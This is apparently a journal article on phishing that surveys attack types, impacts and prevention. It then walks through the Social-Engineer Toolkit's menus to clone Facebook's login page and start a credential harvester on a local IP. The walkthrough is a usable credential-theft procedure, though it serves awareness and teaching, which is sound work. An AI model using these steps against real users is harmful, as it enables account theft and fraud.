Journal of Information Systems Engineering and Management
2025, 10(4)
e-ISSN: 2468-4376
https://www.jisem-journal.com/

Research Article

Phishing Attacks Execution

Haider Hadi Abbas [1], Hussein A. Hussein Al-Delfi[2], Rana R. Al-Ani[3]
[1]*Computer Engineering Department, Al-Mansour University College (MUC), Iraq*
[2]*Department of Electrical Engineering, Al-Mustansiriya University, Iraq*
[3]*Scientific Affairs Department, University of Technology, Iraq*

ARTICLE INFO

Received: 10 Nov 2024

Revised: 25 Dec 2024

Accepted: 22 Jan 2025

ABSTRACT

The rapid advancement of technology has made cybersecurity a crucial industry. One such prominent menace is phishing, which refers to any fraudulent act aimed at collecting personal data like passwords and credit card information under the guise of genuine organizations.

Phishing attacks are often performed through electronic email, social media platforms or instant messaging. The cyber criminals tailor their messages in order to make the victims click a harmful link or give away personal details. Several techniques are employed by these attackers to enhance the believability of their emails and elicit emotional responses from the audience.

This paper seeks to examine phishing attacks, how they affect individuals and organizations and identify remediation. The power of these attacks in the stealing of credentials is then demonstrated through the use of Social Engineering Toolkit (SET).

Keywords: phishing attacks, Social Engineering Toolkit (SET), spear phishing, credentials harvesting.

1. Introduction

Phishing is an Internet-based attack, where the attacker creates a fake website that imitates an existing one with the purpose of tricking an online user into revealing personal information. In other words, social engineering and technical phishing tricks people into revealing their identity. This research examines the theoretical basis of phishing attacks and how it has affected individuals. Commonly, Phishing is done through email or instant messaging spoofing targeting mainly users who are not aware about social engineering attacks and web based security including those who do not trouble themselves about securing their account privacy such as those in Facebook, gmail, credit bank details etc. In this paper VMWare Workstation and Kali Linux are some of the tools used to run Social Engineering Toolkit (SET) for Phishing [1, 2].

2. Phishing

Being the most common type of social engineering, there is an upward trend in the number of people being phished. This is fraudulent activity where imitations of original website and email addresses are developed with the aim of making people to release their identity details. Despite the fact that e-mail phishing is the most common type of this crime, it can be affected via the phone, via text messages or via social networks [1].

Spoofing is perhaps one of the most well-known types of phishing. This is done by changing the sender email address or the domain name in the email header to that of a familiar organization for instance a bank or a government organization. Other ways of spoofing include social engineering in which the attacker makes the victim release information through social media, phone, or physically [2].

Another method of phishing is known as spear-phishing which is not as general as the general phishing. Phishing scammers find out information about the targeted person and her or his workplace, hobbies, friends, etc. Such messages contain certain subtle details which could seem rather credible [1, 2].

Twitter and many other social sites like Facebook, LinkedIn and can be a target of this kind of attack. Of course, fraudsters make fake accounts that imitate other people or organizations, becoming a logo of some company or a well-known person. Subsequently the scammers employ the developed fake profiles to relay messages that include links with negative intent or to acquire the victims' personal data [3].

Another type of phishing is whaling which is a specialized form of spear-phishing that aim at important personalities within an organization or country, or well-known personalities within society that include politicians, business magnates and superstars. They are even more so than normal phishing attacks and may include elements of further social engineering, including identity theft or the production of fake websites.

Smishing is another type of phishing attack where the criminals may send messages to the target through the mobile device. The ones similar to e-mail phishing are applied by cybercriminals but modified for the usage in the mobile context. Smishing messages often reach the target in the name of an authentic institution, for example a bank, and contain a link leading to a fake site, created basically to cybersquat the targets' information [3, 4].

Ransomware is now a popular and widespread form of attack used commonly by the phishers. It is a form of malware that accesses a victim's files and encrypts them then the attacker demands a ransom for unlocking the file. Phishing emails are also used in which the email contains the link or an attachment that in turn downloads ransomware into the target's computer or network [5].

3. Impact of Phishing

A. Impact on Businesses

Phishing is one form of the growing and more complex and higher level threats faced by organizations today in the modern world. The techniques used by spammers tend to be more sophisticated and spam is increasingly intertwined with malware, and used as a means to conduct cyber crime. It must be understood that the evils of phishing are not only confined to the financial products. Multimedia facilitates the construction of frail trust relations between organizations and their constituencies, which are destroyed in the process. When customers no longer trust the reliability of the employed electronic communication media, the company surrenders its clientele. One can spend billions of dollars of preparation, risk assessment, and minimization of the time it takes to recover from catastrophe, only to protect the system against phishing attacks. This subsequently leads to wasting a lot of money and a lot of time [4, 5].

B. Impact on People and Society

Despite all the improvements that are done by organizations and government to increase the legitimacy of the internet, phishing scams are still devastating especially for individuals and business entities. Online scams can be met inside the 'spam' folder of an e-mail client as well as in enhancing advertisements in social networking sites such as Facebook and Twitter. As a result of the constant update of technology in phishing and more so with the Majority of people embracing social networks, there is a likelihood of having personal details leaked on the internet. The consequences of some of such violations are diverse and they can result to identity theft, system disruption, costs, loss of reputation or vital information among other factors the satisfaction of the perpetrators [5, 6, 7].

4. Prevention of Phishing

Because of the possible embarrassment when one has to release his or her secrets to fake entities, it is wise to use the available tools like the password managers and the anti-phishing tool of your antivirus. Furthermore, it's also important they regularly update all their systems with security patches and updates. There should be security policy development for password to include aspects of password expiry and password complexity. This paper finally concludes that the use of a web filter can significantly prevent the access of dangerous sites. HTML email should be treated with considerable caution and should be either text based or preferably disabled. Training is important where the employees are taken through pendency tests and have to meet simulated phishing attempts. A reliable fire wall plays the part of a protective shield from the physically applied external threats to the client computer [8, 9].

5. Phishing Attacks Execution

In this particular section, introduce one of the social engineering attacks are introduced, which involves an experiment on the Kali Linux operating system. The Set package from the SetoolKit will be utilized over Facebook, or any other web site page with credentials. It is pertinent to point out that in this type of attack, the attacker will collect information from the victim's device, such as login information and IP address.


It is worth noting that most victims are often unaware of the methods used to carry out such an attack. However, there exist many toolkits to execute this type of attack, such as the Setoolkit, which is designed for social engineering attacks on the Kali Linux operating system, and it contains the SET method.

SET is a software package that is used to carry out social engineering attacks that focus on attacking the human aspect of security. It is the most comprehensive and advanced set of social engineering tools that are available as open-source software.

Kali aims to provide advanced penetration testing and security auditing and includes hundreds of tools for information security tasks [10].

A network cloning attack will be carried out with the SET tool in the following pages.


Figure 1 is a capture of the execution of Setoolkit running on Kali Linux operating system.



```
root@kali:~# setoolkit
```

Figure 1 the execution of Setoolkit over the Kali Linux operating system.


Figure 2 displays the user interface for the options supported with SET command. The use selects "Social-Engineering Attacks" to start the attack procedure.



```
               `.__.'`.__.'  :_;

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```


Figure 2 shows the user interface for the options supported with SET command.

Then the user makes a selection from the displayed menu in the following order; In the SET menu, the user selects "Website Attack Vector", then another menu appears and selects "Credential Harvester Attack Method"; from there, the user optionally selects "Site Clone" (from the newly appeared menu) as shown in Figure 3, Figure 4 and Figure 5.




```
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Figure 3 The Website Attack Vectors.



```
The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by
Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the informatio
n posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL lin
k to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement sett
ings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploi
t Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based p
owershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

Figure 4 Credential Harvester Attack Method.




Shell No. 1
03:29 PM
83%
Shell No. 1
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.

```
owershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

Figure 5 Site Cloner.

When opting for the site cloner approach, the attacker must explicitly identify the website to be duplicated. In order to achieve this, the user is required to furnish their IP address and the website, as depicted in Figure 6. It is worth noting that the (Host) IP address designated for this purpose is 192.168.0.118, while the website address that has been selected for replication is www.facebook.com.




Shell No. 1
03:31 PM
83%
Shell No. 1
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.

```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perceptive, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.118]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
```

Figure 6 Adding IP address and website address to clone.

After adding IP address and website address to clone, the result is as shown below:



```
--------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.118]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Figure 7 The start of information capturing process.

The attacker will furnish the IP address of the host and the Facebook URL to be replicated, thereby implicating the initialization of the Apache server (PHP) as demonstrated in Figure 8. Subsequently, the target commences the act of inputting his or her login details into the counterfeit Facebook webpage, as depicted in Figure 9.


